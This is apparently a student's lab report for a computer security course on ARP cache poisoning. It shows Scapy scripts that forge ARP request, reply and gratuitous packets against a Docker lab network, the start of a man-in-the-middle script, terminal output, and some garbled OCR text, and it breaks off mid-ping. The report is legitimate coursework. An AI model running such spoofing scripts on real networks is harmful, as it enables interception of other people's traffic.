


Lab 6: ARP Cache Poisoning Attack Lab


Joshua Ludolf
CSCI 4321
Computer Security

- ❖ To start this lab, I needed to rebuild the docker container and get the host's name(s)/ip addresses:




```
joshualudolf@VM: ~/Desktop/Lab 6$ sudo docker-compose build
HostA uses an image, skipping
HostB uses an image, skipping
HostM uses an image, skipping
joshualudolf@VM: ~/Desktop/Lab 6$ sudo docker-compose up
Creating B-10.9.0.6 ... done
Creating A-10.9.0.5 ... done
Creating M-10.9.0.105 ... done
Attaching to B-10.9.0.6, A-10.9.0.5, M-10.9.0.105
A-10.9.0.5 | * Starting internet superserver inetd
B-10.9.0.6 | * Starting internet superserver inetd
[ OK ] [ OK ]
joshualudolf@VM: ~/Desktop/Lab 6$ sudo docker ps
CONTAINER ID        IMAGE               COMMAND             CREATED            STATUS              PORTS
5212164fb597        handsonsecurity/seed-ubuntu:large   "/bin/sh -c /bin/bash"   5 minutes ago      Up 5 minutes
3b26ef833849        handsonsecurity/seed-ubuntu:large   "bash -c '/etc/init.d..."  5 minutes ago      Up 5 minutes
8d8ecc672fd7e       handsonsecurity/seed-ubuntu:large   "bash -c '/etc/init.d..."  5 minutes ago      Up 5 minutes
joshualudolf@VM: ~/Desktop/Lab 6$ arp -n
Address          HWtype  HWaddress           Flags Mask          Iface
10.0.2.3         ether    52:55:0a:00:02:03  C       enp0s3
10.0.2.2         ether    52:55:0a:00:02:02  C       enp0s3
joshualudolf@VM: ~/Desktop/Lab 6$
```


- ❖ From there, I logged into each of them and get their IP and MAC addresses (ether:...):
 - For M-10.9.0.105 its mac address was 02:42:0a:09:00:69 (command to login – sudo docker exec -it M-10.9.0.255 bash and to get IP and MAC addresses – ifconfig):



- For A-10.9.0.5 its mac address was 02:42:0a:09:00:05:



- For B-10.9.0.6 its MAC address was 02:42:0a:09:00:06 :



- ❖ From there I reopened all of them as task 1.a was to construct an ARP request packet to map B's IP address to M's MAC address. Send the packet to A and check whether the attack is successful or not – which it was it sent the wrong ARP record (also same result as doing in the docker container or in the vm terminals...):

```

joshualudolf@VM: ~/Desktop/Lab 6
GNU nano 4.8          joshualudolf@VM: ...      joshualudolf@VM: ...      joshualudolf@VM: ...
#!/usr/bin/env python3

...
Name: Joshua Ludolf
Class: CSCI 4321 - Computer Security

from scapy.all import *
IP_target = '10.9.0.5' # A-10.9.0.5
MAC_target = '02:42:0a:09:00:05' # A-10.9.0.5

IP_spoofed = '10.9.0.6'
MAC_spoofed = '02:42:0a:09:00:69'

print(f'SENDING SPOOFED ARP REQUEST.....')

[ Wrote 16 lines ]
^G Get Help    ^O Write Out    ^W Where Is    ^K Cut Text    ^J Justify    ^C Cur Pos
^X Exit        ^R Read File    ^A Replace     ^U Paste Text   ^I To Spell    ^L Go To Line

Activities Terminal joshualudolf
Trash
Lab 4
Lab 5
Lab 6

Activities Terminal joshualudolf@VM: ~/Desktop/Lab 6
GNU nano 4.8          joshualudolf@VM: ...      joshualudolf@VM: ...      joshualudolf@VM: ...
IP_spoofed = '10.9.0.6'
MAC_spoofed = '02:42:0a:09:00:69'


print(f'SENDING SPOOFED ARP REQUEST.....')

# Construct the Ether header
ether = Ether()
ether.dst = MAC_target
ether.src = MAC_spoofed


# Construct the ARP packet
arp = ARP()
arp.psrc = IP_spoofed
arp.hwdrc = MAC_spoofed
arp.pdst = IP_target
arp.op = 1
frame = ether/arp

# Send Packet
sendp(frame)
[ Wrote 32 lines ]
^G Get Help    ^O Write Out    ^W Where Is    ^K Cut Text    ^J Justify    ^C Cur Pos
^X Exit        ^R Read File    ^A Replace     ^U Paste Text   ^I To Spell    ^L Go To Line

```



- ❖ For task 1.b, we do the same thing but with ARP reply packet (by changing op=2 instead of op=1) for two scenarios: first with the arp cache and the second without:



- For scenario 1 (which I got output in A's cache 😊):

The image shows a dual-terminal setup on an Ubuntu desktop. The top terminal window, titled 'joshualudolf@VM: ~/Desktop/Lab 6', displays the output of a Python script named 'm_arp_reply.py'. The script is intended to send an ARP reply but contains a syntax error ('SyntaxError: invalid syntax'). The bottom terminal window, also titled 'joshualudolf@VM: ~/Desktop/Lab 6', shows the command 'arp -n' being run, listing network interface details like IP, HW type, MAC address, flags, and interface.

```
joshualudolf@VM: ~$ ./m_arp_reply.py
File "./m_arp_reply.py", line 11
  b = ARP(op=2, hsrc='02:42:0a:09:00:69', hdst='02:42:0a:09:00:05', pdst='10
.9.0.6')
^
SyntaxError: invalid syntax
root@5212164fb597:/volumes# nano m_arp_reply.py
root@5212164fb597:/volumes# ./m_arp_reply.py
.
Sent 1 packets.
root@5212164fb597:/volumes#
```




```
joshualudolf@VM: ~$ arp -n
root@3b20ef833849:/# arp -n
Address      Hwtype  Hwaddress      Flags Mask          Iface
10.9.0.6      ether    02:42:0a:09:00:69  C          eth0
```

- For scenario 2 (which I didn't get output in A's cache):

The image shows a single terminal window on an Ubuntu desktop. The user is running the 'arp' command with various options (-n, -d, -s) to manage ARP entries. The terminal shows the creation of a new entry for host '10.9.0.6' and the deletion of an existing entry.

```
joshualudolf@VM: ~$ arp -n
root@3b20ef833849:/# arp -n
Address      Hwtype  Hwaddress      Flags Mask          Iface
10.9.0.6      ether    02:42:0a:09:00:69  C          eth0
root@3b20ef833849:/# arp -d
arp: need host name
root@3b20ef833849:/# arp -d 10.9.0.6
root@3b20ef833849:/# arp -n
root@3b20ef833849:/#
```



- ❖ For task 1.c, I created `arp_gratuitous.py` as I wanted to construct an ARP gratuitous packet on host M, and use it to map B's IP address to M's MAC address, and we see the following packet was sent out and the ARP cache entries in both scenarios:

The screenshot shows a Linux desktop environment with a purple and red gradient background. A terminal window titled "joshualudolf@VM: ~/Desktop/Lab 6" is open, displaying Python code for generating an ARP packet. The code uses the scapy library to create an Ether and ARP frame. The ARP frame is set to destination MAC 'ff:ff:ff:ff:ff:ff', source MAC '02:42:0a:09:00:69', and destination IP '10.0.2.9'. The source IP is left as a placeholder. The terminal window has a dark theme with white text and a black border. The desktop interface includes a top bar with "Activities", "Terminal", and system status icons, and a sidebar on the left containing icons for various applications like a browser, file manager, and terminal.

```
joshualudolf@VM:~/Desktop/Lab 6$ python3 arp_gratuitous.py
Name: Joshua Ludolf
Class: CSCI 4321 - Computer Security

from scapy.all import *

E = Ether(dst='ff:ff:ff:ff:ff:ff', src='02:42:0a:09:00:69')
A = ARP(hwsrc='02:42:0a:09:00:69', psrc='10.0.2.9',
        hwdst='ff:ff:ff:ff:ff:ff', pdst='10.0.2.9')

pkt = E/A
pkt.show()
sendp(pkt)
```

The image consists of three vertically stacked screenshots of a Linux desktop environment, likely Ubuntu, showing terminal windows for a lab exercise.

Top Screenshot: A terminal window titled "joshualudolf@VM: ~/Desktop/Lab 6" is open. It displays the following command and its output:

```
root@52:12164fb597:# ls
bin   etc   lib   mnt   root  srv  usr
boot  lib64  n-arp_request.py  opt   run  sys  var
dev   libx32  media   proc   sbin  tmp  volumes
root@52:12164fb597:# chmod 777 n_arp_gratuitous.py
root@52:12164fb597:# ./n_arp_gratuitous.py
###[ Ethernet ]##
dst      = ff:ff:ff:ff:ff:ff
src      = 02:42:0a:09:00:69
type     = ARP
###[ ARP ]##
hwtype  = 0x1
ptype    = IPv4
hwlen   = None
plen    = None
op      = who-has
hwdst   = 02:42:a0:09:00:69
psrc   = 10.0.2.9
hwsrc   = 02:42:0a:09:00:69
pdst   = 10.0.2.9

Sent 1 packets.
root@52:12164fb597:#
```

Middle Screenshot: A terminal window titled "joshualudolf@VM: ~/Desktop/Lab 6" is open. It displays the command:

```
joshualudolf@VM:~/Desktop/Lab 6$ arp
```

A handwritten note "before" is written above the terminal window.

Bottom Screenshot: A terminal window titled "joshualudolf@VM: ~/Desktop/Lab 6" is open. It displays the command:

```
joshualudolf@VM:~/Desktop/Lab 6$ sudo arp
```

A handwritten note "after" is written above the terminal window.

The terminal output shows the ARP cache table:

Address	Hwtype	Hwaddress	Flags	Mask	Iface
_gateway	ether	52:55:0a:00:02:02	C		enp0s
3	ether	52:55:0a:00:02:03	C		enp0s
10.0.2.3					


- ❖ In the above output, we see that only A's ARC Cache changes and even though B received the packet (due to the packet being broadcast on the network), B's ARP Cache remains unchanged. This was because the sender's IP address matches B's IP address and hence B assumes that the packet was sent by it. The ARP Cache only consists of those IP addresses that doesn't belong to the host.

- ❖ From there, I constructed a python script to launch MITM on Telnet using the ARP Cache Poisoning:


```

Activities Terminal joshualudolf@VM: ~/Desktop/Lab 6 Feb 21 16:08
joshualudolf@VM:~/Desktop/Lab 6$ nano mitm_attack.py
joshualudolf@VM:~/Desktop/Lab 6$ ls
joshualudolf@VM:~/Desktop/Lab 6$ cd Desktop/Lab 6
joshualudolf@VM:~/Desktop/Lab 6$ ./mitm_attack.py
joshualudolf@VM:~/Desktop/Lab 6$ chmod 777 mitm_attack.py
joshualudolf@VM:~/Desktop/Lab 6$ ./mitm_attack.py
Traceback (most recent call last):
  File "./mitm_attack.py", line 16, in <module>
    send_ARP_packet('02:42:0a:09:00:05', '02:42:0a:09:00:69', '10.9.0.5', '10.9.0.6')
  File "./mitm_attack.py", line 14, in send_ARP_packet
    sendp(pkt)
  File "/usr/local/lib/python3.8/dist-packages/scapy/sendrecv.py", line 376, in sendp
    socket = socket or conf.L2socket(iface=iface, *args, **kargs)
  File "/usr/local/lib/python3.8/dist-packages/scapy/arch/linux.py", line 398, in __init__
    self.ins = socket.socket(socket.AF_PACKET, socket.SOCK_RAW, socket.htons(type))
  File "/usr/lib/python3.8/socket.py", line 231, in __init__
    _socket.socket.__init__(self, family, type, proto, fileno)
PermissionError: [Errno 1] Operation not permitted
joshualudolf@VM:~/Desktop/Lab 6$ sudo ./mitm_attack.py
.
Sent 1 packets.
.
Sent 1 packets.
joshualudolf@VM:~/Desktop/Lab 6$ 

```



- ❖ After that I turned off port forwarding from Host M for part 2 of task 2 to observe pinging from Host A and Host B and noticed in frames 37 – 40, was starting to get weird frames (I took further look in frame 39 and saw B as target address and mac address):



- ❖ Next, I needed to observe similarly but with port forwarding enabled (this time, it echos as we see duplicate of some of the frames, basically meaning M forwards the packet instead of dropping the packet):

The image consists of three vertically stacked screenshots of a Linux desktop environment. The top two screenshots show terminal windows, while the bottom one shows the Wireshark network traffic analyzer.

Top Terminal Session:

```
joshualudolf@VM: ~/Desktop/Lab 6
src      = 02:42:0a:09:00:69
type     = ARP
###[ ARP ]##
    hwtYPE  = 0x1
    pTYPE   = IPv4
    hwLEN   = None
    plEN    = None
    op      = who-has
    hwSRC   = 02:42:0a:09:00:69
    pSRC    = 10.0.2.9
    hwdST   = ff:ffff:ff:ff:ff
    pdST    = 10.0.0.9

Sent 1 packets.
root@5212164fb597:/# arp
root@5212164fb597:/# arp
root@5212164fb597:/# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@5212164fb597:/# wireshark
bash: wireshark: command not found
root@5212164fb597:/# sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
root@5212164fb597:/#
```

Middle Terminal Session:

```
joshualudolf@VM:~/Desktop/Lab 6$ sudo ./mitm_attack.py
.
.
.
Sent 1 packets.
joshualudolf@VM:~/Desktop/Lab 6$ ping 10.0.0.6
PING 10.0.0.6 (10.0.0.6) 56(84) bytes of data.
64 bytes from 10.0.0.6: icmp_seq=1 ttl=64 time=0.064 ms
64 bytes from 10.0.0.6: icmp_seq=2 ttl=64 time=0.057 ms
64 bytes from 10.0.0.6: icmp_seq=3 ttl=64 time=0.047 ms
64 bytes from 10.0.0.6: icmp_seq=4 ttl=64 time=0.047 ms
64 bytes from 10.0.0.6: icmp_seq=5 ttl=64 time=0.052 ms
64 bytes from 10.0.0.6: icmp_seq=6 ttl=64 time=0.058 ms
64 bytes from 10.0.0.6: icmp_seq=7 ttl=64 time=0.058 ms
64 bytes from 10.0.0.6: icmp_seq=8 ttl=64 time=0.058 ms
64 bytes from 10.0.0.6: icmp_seq=9 ttl=64 time=0.053 ms
64 bytes from 10.0.0.6: icmp_seq=10 ttl=64 time=0.053 ms
64 bytes from 10.0.0.6: icmp_seq=11 ttl=64 time=0.056 ms
64 bytes from 10.0.0.6: icmp_seq=12 ttl=64 time=0.084 ms
64 bytes from 10.0.0.6: icmp_seq=13 ttl=64 time=0.086 ms
64 bytes from 10.0.0.6: icmp_seq=14 ttl=64 time=0.093 ms
<-- 
